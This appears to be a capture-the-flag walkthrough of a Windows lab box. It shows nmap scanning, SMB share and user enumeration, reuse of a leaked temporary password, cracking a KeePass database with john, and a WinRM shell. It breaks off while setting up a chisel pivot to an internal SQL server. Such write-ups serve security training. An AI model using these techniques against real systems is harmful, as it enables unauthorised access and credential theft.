
Port Scan

```
nmap -p- --min-rate=1000 -T4 <ip>


nmap -p <ports> -sC -sV <ip>
```

Running nmap we see port 445 (Smb) and 5985 (Winrm) open.




Smb Enumeration

Using netexec we can enumerate shares and use rid-brute to enumerate users.




Let’s make a note that **SMB signing is disabled.**

HR stands out as a non-default share we can read, let’s use smbclient.py to open it. We find multiple documents.



New_Employees.pdf give us multiple names of recent new hires.



Employees.eml gives us a password that was set up for new hires.


```
└─# cat employees.eml
From: Fred Green <fred.green@megacorp.com>
To: Lynda Smith <lynda.smith@megacorp.com>
Subject: Employees
Date: Thu, 21 May 2026 10:15:00 -0600
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 7bit

Accounts for new employees have been set up, temporary password is MegaCorp2026!


They will have to change the password once they login.

┌──(root㉿kali)-[~/windows1]
└─#
```

In the output of our rid-brute we saw jose.castillo and tim.torner, they are also mentioned in the New_Employees.pdf, let’s try the password we found on these users. Both users still using the temporary password.



Tim.torner has access to the IT share. Let’s check the contents of this share.



Database.kdb stands out, since it may be a Keepass password database. Let’s download the file.

```
# get Database.kdb
# exit

┌──(root㉿kali)-[~/windows1]
└─# file Database.kdb
Database.kdb: Keepass password database 1.x KDB, 6 groups, 6 entries, 600000 key transformation rounds


┌──(root㉿kali)-[~/windows1]
└─#
```

Using keepass2john we can obtain a hash for the masterkey we can try to crack using john.


```
┌──(root㉿kali)-[~/windows1]
└─# keepass2john Database.kdb > hash
Inlining Database.kdb

┌──(root㉿kali)-[~/windows1]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 1 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess         (Database.kdb)
1g 0:00:00:02 DONE (2026-05-24 02:00) 0.3773g/s 3.018p/s 3.018c/s 3.018C/s 123456..rockyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Now let’s read Database.kdb. I’ll use KeePassXC on linux but KeePass can also be downloaded on Windows to open the file.




We can see multiple credentials. Fred Green matches the name of a user we saw in the output of our rid-brute.



Using Ctrl+C we can copy Fred's password. Now let's try to test it.




Fred.green can obtain remote shell using WinRM.




Privilege Escalation: Microsoft SQL

Checking C:\ folder we see a SQL2025 folder.




Using netstat -ano we see port 1433, common port for MSSQL, open in the internal network.




Let’s upload chisel and use it to pivot to the internal network.




Set up server in our host.



Set up client in out victim.

